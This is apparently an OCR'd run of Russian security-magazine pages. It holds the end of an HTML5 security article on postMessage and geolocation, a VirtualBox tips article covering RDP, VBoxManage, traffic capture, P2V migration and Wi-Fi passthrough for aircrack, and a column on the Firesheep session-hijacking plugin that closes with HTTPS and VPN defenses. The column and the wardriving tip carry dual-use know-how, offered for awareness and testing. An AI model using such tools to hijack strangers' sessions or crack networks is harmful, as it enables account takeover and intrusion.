разных доменах. Несмотря на то, что ограничение вроде как действительно нужное с точки зрения безопасности, междокументное взаимодействие в некоторых случаях часто оказывается необходимым. Например, это может быть актуально для виджетных технологий. Система междокументных сообщений позволяет (в идеале) безопасным способом обмениваться данными документам, размещенным на разных доменах, и поддерживается уже как минимум Firefox, Google Chrome.
Рассмотрим, как работает данный механизм. Пусть сайт (вернее, его клиентская часть) example.com/index.html хочет взаимодействовать с foo.com/iframe.html, который загружен в айфрейме. В таком случае на foo.com инициализируется «получатель» сообщений. Код получателя сообщений на foo.com:

```
<div id="msg">...</div><script>
window.addEventListener('message', receiver, false);
function receiver(e) {
     if (e.origin != 'http://example.com') {
          return;
     }
     document.getElementById('msg').innerHTML =
     'Origin: ' + e.origin  + ' From: ' + e.source  +
' Data: ' + e.data;
}
</script>
```

Обрати внимание на явную проверку отправителя (e.origin). Но даже с такой проверкой надо не забывать валидировать пришедшие данные на тот случай, если на доверенном отправителе вдруг обнаружится, скажем, XSS. А в документе (клиентской части) a.example.com мы отправляем сообщение получателю:

```
<script>
function postMsg() {
var o = document.getElementById('ifra');
o.contentWindow.postMessage(document.
getElementById('msg').value, 'http://foo.com/');
return false;
}</script>
```

Здесь важно явным образом указывать адресата сообщения targetOrigin. Даже несмотря на то, что стандартом предусмотрена возможность указать «*» и тем самым разрешить отправлять сообщения любому адресату. IMHO, основной риск в этом механизме в изначальной сложности безопасной реализации обмена сообщениями. Разработчику нужно четко понимать, что он делает. Велик риск элементарно забыть про проверку отправителя. Может оказаться опасным «слепое» использование пришедших данных, что приведет к перерождению DOM-based XSS.

Определение местоположения

Текущие местоположение – достаточно важный аспект частной жизни («приватности»), поэтому реализовывать механизмы его определения надо с большой осторожностью. Этот аспект описан в секции «Security and privacy considerations» спецификации от W3C. Если в двух словах, то в спецификации заявлено о том, что месторасположение должно быть явным образом разрешено посетителем сайта. Технически это реализуется вызовом специального метода объекта navigator.geolocation:

```
if (navigator.geolocation) {
  navigator.geolocation.getCurrentPosition(function(p
osition) {
     var lat = position.coords.latitude;
     var lng = position.coords.longitude;
     var options = {position: new google.maps.
LatLng(lat, lng) }
     var marker = new google.maps.Marker(options);
     marker.setMap(map);
  });
}
```

Во всех популярных браузерах (за исключением MS Internet Explorer, в котором Geolocation API попросту не реализован) при заходе страницу, использующую геолокацию, отображается предупреждение о сборе сведений и спрашивается разрешение у пользователя. При этом есть возможность запомнить свой выбор и/или поместить сайт в белый или черный список. Важно, что при этом учитывается домен сайта, не включая полный путь до скрипта...
В ходе определения местоположения веб-браузер собирает данные о твоем IP-адресе, ближайших точках беспроводного доступа и, возможно, другую подобную информацию (например, случайный идентификатор клиента, назначаемого Google, который истекает через две недели), и пересылает это все сервису определения местоположения (www.mozilla.com/ru/firefox/geolocation). А теперь, братья-параноики, угадайте, кто будет являться этим самым сервисом в большом количестве случаев (Google Chrome, Firefox, Opera)?! Правильно, Google Location Services! Нам, конечно, обещают, что:
«Ни Mozilla, ни Google никогда не будут использовать собранную Google Location Services информацию для вашей идентификации и никогда не будут за вами шпионить».
Но мы-то знаем, что никому нельзя верить! :) Также следует обратить внимание на печальные последствия, которые принесет XSS на разрешенном для сбора координат сайте.

В заключение

Хочется надеяться, что наученные горьким опытом разработчики веб-приложений не только кинутся реализовывать все действительно интересные и нужные фишки HTML5, но и проштудируют разделы «Security» соответствующих спецификаций. Радует, что не отстают от прогресса и различные инструменты для пентестеров, в том числе W3AF, являющийся мощным и свободный фреймворком для проведения аудита безопасности веб-приложений. Ваш покорный слуга является одним из участников этого проекта, и мы уже добавили модули для поиска мест использования WebStorage и других рискованных участков кода. Так что при очередном аудите сайта на безопасность ты можешь определить, используются ли там фишки HTML5 :). ⌶


HUNTER
HUNTER WINS!
ОХОТИМСЯ ЗА:
• ЛАЗЕРНЫЙ ДАТЧИК AVAGO (ЧАСТОТА ОБРАБОТКИ 12000 КАДРОВ В СЕКУНДУ).
• ПЕРЕКЛЮЧАЕМОЕ РАЗРЕШЕНИЕ: 90/360/810/1800/3600/5040 DPI.
• 4-Х ПОЗИЦИОННОЕ КОЛЕСО ПРОКРУТКИ В ВЕРТИКАЛЬНОМ И ГОРИЗОНТАЛЬНОМ НАПРАВЛЕНИЯХ.
• 9 ПРОГРАММИРУЕМЫХ КНОПОК.
• 7 ПЕРЕКЛЮЧАЕМЫХ ИГРОВЫХ РЕЖИМОВ ДЛЯ ЗАПУСКА СЦЕНАРИЕВ-СКРИПТОВ, СОЗДАННЫХ ПОЛЬЗОВАТЕЛЕМ.
• РЕГУЛИРОВАНИЕ ВЕСА МАНИПУЛЯТОРА С ПОМОЩЬЮ НАБОРА ГРУЗОВ.
• ЭРГОНОМИЧНАЯ ФОРМА ДЛЯ УДОБНОЙ РАБОТЫ.
• СЪЕМНЫЕ БОКОВЫЕ НАКЛАДКИ РАЗЛИЧНОГО ПРОФИЛЯ.
• КЕРАМИЧЕСКИЕ НОЖКИ ДЛЯ ЛЕГКОГО СКОЛЬЖЕНИЯ.
• ИГРОВАЯ УТИЛИТА В КОМПЛЕКТЕ ДЛЯ ЗАПИСИ МАКРОСОВ.
• ПОДКЛЮЧЕНИЕ ЧЕРЕЗ USB-ПОРТ.
OKLICK
HUNTER
РЕКЛАМА
WWW.OKLICK.RU



Степан «Step» Ильин www.twitter.com/stepah





VirtualBox Tips'n'Tricks


Неочевидные трюки использования виртуальной машины

Если хоть раз попробуешь установить Linux под VirtualBox'ом, может сложиться впечатление, что это очень простой инструмент. Интерфейс виртуальной машины не содержит ничего лишнего, а работа с приложением предельно понятна и прозрачна. На самом же деле под этой простотой скрывается масса дополнительных возможностей, которая нужна далеко не всем. Но эта история не про нас.


Работая с VirtualBox'ом каждый день, открываешь для себя все новые и новые фишки. Например, недавно, когда мне понадобилось отснифать весь трафик виртуальной машины, оказалось, что необязательно использовать сниффер: для этого есть встроенная опция в самой программе. А встроенный API, как оказалось, за последние полтора года сильно шагнул вперед, и я буквально за часик разобрался и сварганил скрипт, который автоматически выполнял нужные мне действия внутри гостевой системы. Сегодня мы решили аккумулировать свой опыт и составить несколько полезных и подчас неочевидных приемов работы с VirtualBox, к которым нам нередко приходится прибегать.

Трик 1. Управляем виртуальными машинами через RDP

Удаленный доступ — это то, что я использую каждый день. С этой стороны особенно приятно, что к любой виртуальной машине VirtualBox можно удаленно подключиться и комфортно работать с ней, используя стандартный протокол RDP (Remode Desktop Protocol). Подойдут любые знакомые клиенты: виндовая утилита mstsc или, например, никсовый FreeRDP (www.freerdp.com). Для каждой виртуальной машины выделяется отдельный порт, поэтому нет никакой проблемы, чтобы запустить на хостовой машине сразу несколько виртуалок и в случае необходимости обращаться к любой из них. Соответственно, все, что нужно для подключения — это указать IP-адрес хостовой машины с нужным портом. Стандартный виндовый клиент вызывается по команде mstsc. Под никсами выполнить подключение не менее просто через rdesktop, который в любом современном дистрибутиве установлен по умолчанию: rdesktop host_system_ip:port. Включить доступ по RDP и назначить порт можно в настройках каждой виртуальной машины на вкладке «Удаленный дисплей». Для виртуалки с виндой можно оставить порт по умолчанию 3389 (имей в виду, что он может быть занят непосредственно серверо м RDP хостовой машины), а для машины с никсами — 3390 и т.д. Если планируется несколько одновременных подключений, необходимо активировать соответствующую опцию. Помимо этого здесь настраиваются параметры авторизации. Самый небезопасный метод — полностью отключить процедуру аутентификации, но в этом случае доступ к виртуалке получит любой желающий. Вместо этого можно выбрать авторизацию через аккаунты хостовой системы или учетные записи гостевой системы. Для



Под простотой интерфейса VirtualBox'а скрываются дополнительные возможности



Настройка RDP-сервера для виртуальной машины

того, чтобы данные было невозможно отснифать, любая RPD-сессия шифруется с помощью симметричного RC4 алгоритма с 128-битным ключом, который меняется каждые 4096 отправленных пакетов.

Трик 2. Устанавливаем веб-морду

Чтобы иметь доступ к виртуальным машинам извне, на домашнем роутере мне приходится пробрасывать порты для каждой из них. Все хорошо ровно до того момента, пока не окажешься в сети, где админ режет весь подозрительный (с его точки зрения) трафик, и попытки подключения по RDP летят в тартарары. К счастью, старый добрый протокол HTTP разрешен везде, и этим фактом нельзя не воспользоваться. Мы уже когда-то рассказывали о веб-интерфейсе для управления виртуальной машиной с помощью VirtualBox Web Console (code.google.com/p/vboxweb). Ныне этот проект не развивается и не поддерживается, но зато он был взят за основу актуального решения phpVirtualBox (code.google.com/p/phpvirtualbox). По сути, это точная копия интерфейса десктопной версии VirtualBox, но реализованная на PHP и AJAX. Получается, что из любого места, имея под рукой лишь браузер, можно обратиться к серверу с установленным phpVirtualBox и получить доступ к свои виртуальным машинам. Блеск.

1. Для работы phpVirtualBox необходим запущенный на хостовой машине демон vboxwebsrv (он распространяется вместе с VirtualBox). На никсовых машинах он, как правило, располагается в папке /usr/bin. Под виндой он находится в папке с VirtualBox, то есть, скорее всего, в C:\Program Files\Oracle\VirtualBox. Важный момент: программа должна быть запущена под тем же пользователем, что и сам VirtualBox. Лучше всего отключить весь вывод программы, в противном случае будет сильно страдать производительность.

```
"C:\Program Files\Oracle\VirtualBox\vboxwebsrv.exe"
>nul
```

2. Далее нам понадобится любой работающий веб-сервер с PHP-интерпретатором. Чтобы не париться с настройкой, можно взять готовую сборку XAMP или XAMPPLite (www.apachefriends.org). Файлы из архива phpVirtualBox необходимо разместить в папке htdocs.

3. В завершение необходимо прописать некоторые настройки VirtualBox'a в файле config.php, назначив новые значения для переменных $username, $password, $location.

Все. После этого можно попробовать открыть админку (http://<ip-адрес сервера>:<порт>) и убедиться, насколько все здорово работает.

На сайте VirtualBox можно скачать SDK разработчика, в котором помимо прочего находятся исходники RDP-клиента, реализованного на Flash'е. Технология называется RDP Web Control и позволяет прямо из вкладки браузера управлять виртуальной машиной так же, как через любой RDP-клиент. Разработчики phpVirtualBox, само собой, встроили RDP Web Control в свою оболочку. Так что через веб-оболочку доступно не только управление настройками виртуальных машин, но и полноценная работа с ними. Это очень круто!


Трик 3. Управляем ВМ через консоль!

Но удаленный доступ — это не все, что нужно для эффективного использования виртуальных машин. Еще одна важная часть — возможность автоматизации. К счастью, в VirtualBox никто не обязывает тебя использовать GUI-интерфейс. Любые действия можно выполнить через консольную утилиту администрирования VBoxManage.exe и использовать ее в любых своих сценариях. Можешь попробовать ввести команду «VBoxManage list vms» — получишь в консоли список всех существующих виртуальных машин, их имена и идентификаторы UUID:

```
Oracle VM VirtualBox Command Line Management
Interface Version 3.2.10
(C) 2005-2010 Oracle Corporation
All rights reserved.

"MacOS" {5f74df26-8f93-4f18-b120-da107a5e0a9c}
"macox" {8385d552-b41e-4ffd-add0-3b8795e53f46}
"ubuntu" {09e0b578-3668-4492-92d2-7fa5fb21c911}
"vista" {27b526c2-6bca-4cfe-ace8-703b803670a8}
"xp" {521f3a25-68c7-44e7-a28f-0c60ee87295e}
```

Хочешь запустить одну из них прямо из консоли? Ничего сложного: отдаем соответствующую команду, указав имя нужной виртуалки — «VBoxManage.exe startvm xp». Верный способ получить справку о том, какие команды доступны, и как их использовать — запустить приложение без параметров. Разработчики гарантируют, что консольная версия ничем не уступает GUI-оболочке, и любые действия с виртуальными машинами можно с не меньшим успехом выполнить через VBoxManage. Выше я упоминал SDK для разработчиков, который обновляется с каждой новой версией VirtualBox и выкладывается на официальном сайте. Программа предоставляет мощнейший API для управления виртуальными машинами. Система встроенных вызовов такова, что использовать ее можно из самых разных языков программирования: существуют привязки (то есть специальные модули) для Java, Python и других языков. В качестве хорошего примера для старта можно взять из SDK vboxshell.py, в котором через API реализовано несколько полезных опций для управления виртуалками. В том числе запуск программы внутри гостевой ОС, создание скриншота с дисплея виртуальной машины, подключение ISO-образа в качестве



Веб-интерфейс phpVirtualBox активно использует AJAX

Консольные команды для управления виртуальными машинами

CD/DVD-диска, проброс портов из хостовой машины в гостевую ОС и т.д. В прошлом году у нас был материал «Прокачиваем виртуальную машину», где мы уже рассматривали API VirtualBox'a. Тогда из-за отсутствия вызовов для управления поведением гостевой системы (например, запуска приложений) нам пришлось использовать API VMware с более продвинутыми возможностями. Сейчас же API VirtualBox сделала два шага вперед, и мы вполне могли обойтись без использования платной VMware.

Трик 4. Снифаем весь трафик виртуальной машины

Недаром во время установки VirtualBox под винду выводятся предупреждения, что все сетевые подключения будут на небольшое количество времени отключены. Программа устанавливает в систему дополнительные сетевые драйвера и виртуальные сетевые адаптеры. Их можно найти через диспетчер устройств: «VirtualBox Host-Only Ethernet Adapter» — то, о чем я говорю. Весь трафик гостевой системы, конечно же, проходит через эти вспомогательные элементы. И вот за что разработчикам хочется в очередной раз сказать «Спасибо», так это за возможность записать весь трафик напрямую в pcap-файл. Да, для перехвата пакетов можно было воспользоваться и обычным сниффером (причем как под гостевой, так и под хостовой системой), но используя эту встроенную возможность VirtualBox, ты получаешь в распоряжение лог абсолютно всех пакетов, который отправила или получила гостевая ОС. Для включения записи сетевого трафика достаточно двух команд:

```
VBoxManage modifyvm [your-vm] --nictrace[adapter-
number] on --nictracefile[adapter-number] file.pcap
VirtualBox -startvm [your-vm]
```

Например, так:

```
VBoxManage modifyvm "ubuntu" --nictrace1 on
--nictracefile1 file.pcap
VirtualBox -startvm "ubuntu"
```

В результате в файле file.pcap будет полный дамп трафика, который можно изучить с помощью любого анализатора, например, Wireshark. Важно после всех экспериментов не забыть отключить логирование, иначе pcap-файлы будут разрастаться на диске (особенно если ты решишь скачать под гостевой ОС какие-то тяжелые файлы).

Трик 5. Переносим существующую Windows-систему в виртуальное окружение

Под виртуальной машиной не всегда удобно устанавливать систему с нуля. Избежать геморроя с установкой и настройкой дополнительного софта можно, если перенести под VirtualBox свою существующую систему. Этот процесс называется миграцией, или P2V (Physical-to-Virtual). В отличие от Linux'a, перенести Windows с одного железа на другое — не такая простая задача. Виной тому ядро и драйверы, которые сильно завязаны на текущее оборудование. Каждый, наверное, сталкивался с ситуацией, когда после подключения системного диска с виндой к другому компьютеру система вместо нормального запуска вываливалась в BSOD. В случае с миграцией на виртуальную машину — ровно такая же ситуация. Разработчики VirtualBox не предлагают специальной утилиты для P2V-миграции, но процесс можно проделать вручную. Итак, пошаговая инструкция:


1. Первым делом понадобится вспомогательная тулза MergeIDE (http://bit.ly/Merge_IDE). По какой-то странной причине Windows запоминает, на каком IDE/ATA-контроллере она была установлена, и вылетает, если контроллер меняется (а под виртуальной машиной он, само собой, будет другим). Проблему можно исправить, поковырявшись в реестре, но чтобы не заниматься этим вручную, достаточно просто запустить BAT-файл MergeIDE.
2. Выключаем компьютер. Теперь наша задача — сделать полный образ жесткого диска. Как вариант — можно загрузиться с LiveCD-дистрибутива и воспользоваться любой низкоуровневой утилитой для работы с образами. Идеально подойдет dd.
3. Полученный образ необходимо преобразовать в VDI-образ, который далее мы сможем подключить к VirtualBox. Воспользуемся уже знакомой нам программой VBoxManage:

```
VBoxManage convertfromraw ImageFile.dd OutputFile.vdi
```

Все, этот образ можно и нужно подключить к VirtualBox'у с помощью менеджера виртуальных носителей (вызывается хоткеем <Ctrl+D>).
4. Теперь необходимо создать виртуальную машину и подготовить ее к имплантации сложного пациента :). В качестве диска необходимо выбрать только что созданный VDI-образ. Еще один обязательный момент — активация в настройках виртуалки опции «Включить IO APIC».
5. Пробуем загрузить систему. Здесь два варианта: либо все сразу заработает, либо система сразу уйдет в BSOD. Если все пошло по удачному сценарию, можно смело устанавливать Guest Editions и приступать к работе.
6. В противном случае необходимо выключить виртуалку и загружаться с установочного диска Windows. Проходим до места, где указывается раздел для установки, и выбираем вместо полной инсталляции пункт «repair». Установщик сам доставит все необходимые файлы и отконфигурирует винду под новое железо.

Трик 6. Подготовка DualBoot

Но если реальную систему можно подогнать под работу в виртуальном окружении, не получится ли создать универсальный вариант?



Виртуальный адаптер VirtualBox в системе позволяет полностью отснифать трафик виртуальной машины

Чтобы система могла грузиться сама по себе, а в случае необходимости — под виртуальной машиной. Возможно ли такое? Да! Правда, для этого виртуалке необходим доступ «наружу», то есть напрямую к жестким дискам компьютера. В VirtualBox такая возможность называется «raw hard disk access» и предлагается разработчиками с массой предупреждений о том, что это верный способ убить систему. И, кстати, они не шутят :). Еще бы, ведь нарушается целостность понятия изолированной виртуальной системы — она получает доступ вовне. И все-таки, как включить raw hard disk access?

Прямой доступ к дискам (как ко всей поверхности, так и к отдельным разделам) реализован как часть формата дисков для виртуальной машины VMDK. Необходимо создать специальный образ, в котором будет указано, где на самом деле будут храниться данные на физическом диске. Принцип понятен: подключив такой образ к виртуальной машине, ты получаешь доступ к жесткому диску. Проще всего дать виртуалке доступ вообще ко всему жесткому диску:

```
VBoxManage internalcommands createrawvmdk
-filename /path/to/file.vmdk -rawdisk \\.\
PhysicalDrive0 -register
```

Это пример для винды. Под линуксом путь к физическому диску, конечно же, будет другим, например, /dev/sda. Создание образа предполагает, что у тебя есть доступ для записи и чтения с указанного девайса. Те же права потребуются для обращения к файлам из виртуальной машины. После создания VMDK-файла остается подключить его к виртуальной машине:

```
VBoxManage storageattach WindowsXP
--storagectl "IDE Controller" --port 0
--device 0 --type hdd --medium /path/to/
file.vmdk
```

```
:isda
echo Extrahiere Treiberdateien...
expand>NUL "%ctdir%\driver.cab" -f:Atapi.sys "%SystemRoot%\System32\Drivers"
if errorlevel 1 goto fehler1
expand>NUL "%ctdir%\driver.cab" -f:Intelide.sys "%SystemRoot%\System32\Drivers"
if errorlevel 1 goto fehler1
expand>NUL "%ctdir%\driver.cab" -f:Pciide.sys "%SystemRoot%\System32\Drivers"
if errorlevel 1 goto fehler1
expand>NUL "%ctdir%\driver.cab" -f:Pciidex.sys "%SystemRoot%\System32\Drivers"
if errorlevel 1 goto fehler1
echo Erledigt.
echo Eintragen der Registry-Settings...
regedit -s MergeIDE.reg
if errorlevel 1 goto fehler2
echo Erledigt.
goto raus

:fehler1
echo Fehler beim Extrahieren der Treiberdateien
goto raus
```


Хитрый код MergeIDE от немецких разработчиков

Если все сделано правильно, виртуальная машина будет грузиться с указанного физического диска. Но это лишь часть работы. Чтобы система работала и под виртуальной машиной, и без нее, придется немного поковыряться. Подробнейшие пошаговые инструкции доступны на форуме VirtualBox: для Windows XP (http://bit.ly/dualbox_xp) и Windows 7 (http://bit.ly/dualboot_w7). Повторяться не будем.

Трик 7. Wi-Fi и вардрайвинг под виртуальной машиной

Используя виртуальную машину, на которой установлен Linux, я не раз сталкивался с ограничениями из-за отсутствия прямого доступа к Wi-Fi-адаптору. Да, сделать инет в гостевой системе через хостовую ОС — не проблема, но использовать беспроводной адаптер со специальными приложениями просто не выйдет. Поэтому всякий раз, когда была необходимость поэкспериментировать с беспроводными сетями с помощью aircrack'а и kismeta, чтобы послушать эфир или оценить защиту хотспота, приходилось запускать линукс с загрузочной флешки. Проблема эта, как оказалось, легко решаема благодаря возможности VirtualBox обращаться к USB-устройствам напрямую. Другими словами, можно купить за $20 USB'шный Wi-Fi-адаптер (причем сразу на правильном чипсете и с возможностью использовать внешнюю антенну) и сделать так, чтобы гостевая система думала, что он подключен к ней. Конечно, после подключения устройства к компьютеру/ноутбуку девайс определяется и устанавливается в основной системе (в моем случае — Windows). Но если зайти в свойства виртуальной машины и найти там раздел USB, то любое из устройств можно «примонтировать» к гостевой ОС. Для этого нажимаем на кнопку «Добавить новый фильтр» и из контекстного меню выбираем наш USB'шный адаптер. Все, устройство отключится от хостовой ОС и станет доступным в виртуальной машине. Пробуем запустить под Backtrack'ом aircrack и убеждаемся, что все работает. Наконец-то все это стало возможным без перезагрузки в Linux.

Напоследок еще один маленький секрет. VirtualBox, хотя и прочно устанавливается в системе, вполне работоспособен при запуске с флешки. Умельцы заморочились и сделали Portable-версию виртуальной машины и предлагают загрузить ее всем желающим с сайта www.vbox.me.][



▸ info

О том, как под виртуальной машиной установить Mac OS X, ты можешь прочитать в нашем материале «MacOS X + VirtualBox = любовь» в номере][от 08.2010. PDF-версия этого материала будет на диске.



▸ dvd

Последнюю версию VirtualBox, а также всех упомянутых утилит мы выложили на DVD-приложении.

Степан «Step» Ильин twitter.com/stepah



Колонка редактора

Угон HTTP-сессии в один клик

Каждый год на конференции Chaos Construction на одной из стен выводится огромное количество текстовых данных. Это «стена позора», а данные на ней — перехваченные в открытой Wi-Fi-сети HTTP-сессии. Если кто-то заходил в Twitter или пресловутый ВКонтакте по незащищенному соединению, его данные тут же фиксировались на этой стене. **HTTP session hijacking** с автоматическим выводом результатов на проектор. Казалось бы, вот тебе живая демонстрация незащищенности как беспроводной сети, так и онлайн-сервисов. Но нет. Ведь даже аудитория конференции, подготовленные в своей массе пользователи, с завидным упорством продолжали делиться своими сессиями со сниффером. Но если не так, то как еще показать людям, что открытая сеть несет в себе большую опасность, а онлайн-сервисы, наконец, обязать производить авторизацию пользователя через защищенное соединение? Эрик Батлер, программист из Сан-Диего, решил так: надо упросить процесс угона сессия донельзя, доведя его буквально до одного клика. Может тогда дойдет?

Еще недавно для отлова паролей и HTTP-сессий приходилось хоть как-то заморочиться. Мы уже рассказывали о небольшой утилите WifiZoo. Она написана на Python с использованием библиотеки Scapy и позволяет извлечь из эфира беспроводной сети массу полезной информации. В том числе пароли для незащищенных протоколов, почтовый трафик, данные авторизации и HTTP-кукисы. Весь «улов» просматривается через простенький веб-интерфейс. Сложность в использовании заключается в необходимости загрузиться под Linux, запустить скрипт на Python'е и дополнительно установить сниффер Kismet. Маленький, но все же геморрой. Помимо этого у нас на диске были несколько утилит для винды, специально нацеленные на реализацию угона HTTP-сессий, взять хотя бы Hamster Sidejacking Tool и sessionthief. Но все равно эти утилиты не для всех. Не так-то просто объяснить неподготовленному человеку, что такое cookie и сессия.

Эрику Батлеру же удалось написать убийственно простое решение, которое уж точно поможет сделать проблему понятной для всех. Чтобы не акцентировать внимание на самих перехваченных данных, он решил сразу продемонстрировать, как эти данные могут быть использованы. Непосредственно сниффер и анализатор логов он встроил туда, где данные о сессиях нужны больше всего — прямиком в браузер. Реализованная в виде плагина для Firefox утилита **Firesheep** (codebutler.com/firesheep) была представлена на security-конференции Toorcon 12. Задача упрощена настолько, что от пользователя требуется лишь получить доступ к открытой сети и нажать на панели кнопку «Start Capturing». Как только кто-то из сети посетит сайт по незащищенном соединению, Firesheep тут же даст знать, отобразив данные на экране. Проблема может возникнуть с неправильно выбранным сетевым интерфейсом, который задается в настройках плагина. А боковая панель, где отображаются данные Firesheep, может быть свернута по умолчанию. Но это единственные сложности.

Впечатляет та изящность и, не побоюсь этого слова, дерзость, с которой реализована система для вывода данных. Для каждой перехваченной сессии отображается названия и логотип онлайн-сервиса, имя пользователя и даже его аватар. Один клик по нужному элементу — и в новой вкладке браузера будет открыта страница с использованием перехваченных данных жертвы! Вот уж точно, нагляднее не придумать. Сервисы, для которых осуществляется угон сессии, задаются в настройках плагина (вкладка Websites). Для каждого из них здесь написан небольшой JS-скипт, в котором написано, как получить имя пользователя, его аватар и использовать данные перехваченной сессии. Изначально в плагин встроены сценарии для двух десятков популярных западных сервисов, в том числе Twitter, Dropbox, Google, Но если взять за основу эти примеры, за пару минут можно написать скрипт для произвольного сайта. К тому же кнопка в нижней панели позволяет отображать данные перехваченных сессии в чистом виде, без обработки их скриптами.

Но что ответить на изумленный взгляд и резонный вопрос человека: «Как этого избежать?». Ответ может быть только один: постоянно использовать HTTPS-соединение! Такая опция есть, например, в настройках Gmail. К сожалению, не все сервисы это поддерживают. И почти никто не предлагает использовать защищенный протокол по умолчанию. Для Firefox'а есть замечательный плагин **ForceTLS**, который проверяет поддержку сервером HTTPS, и принудительно заставляет работать именно через защищенное соединение. Есть еще **HTTPS Everywhere** — это менее универсальный плагин, но он также заставит браузер работать через HTTPS с популярным западными сервисами. Удобнее же всего использовать VPN-соединение или хотя бы систему Tor, которые постоянно будут шифровать твой трафик, передаваемый по открытой сети. К тому же в беспроводных сетях, использующих защиту WPA2, трафик клиентов защищен не только для людей извне, но еще и друг от друга.

Максимально удобная реализация session highjacking




ПРОДАЖА НЕСОВЕРШЕННОЛЕТНИМ
18+
ЗАПРЕЩЕНА



Капитан Улитка

Отдел расследования инцидентов


Наша подборка программ для проведения forensic-расследований

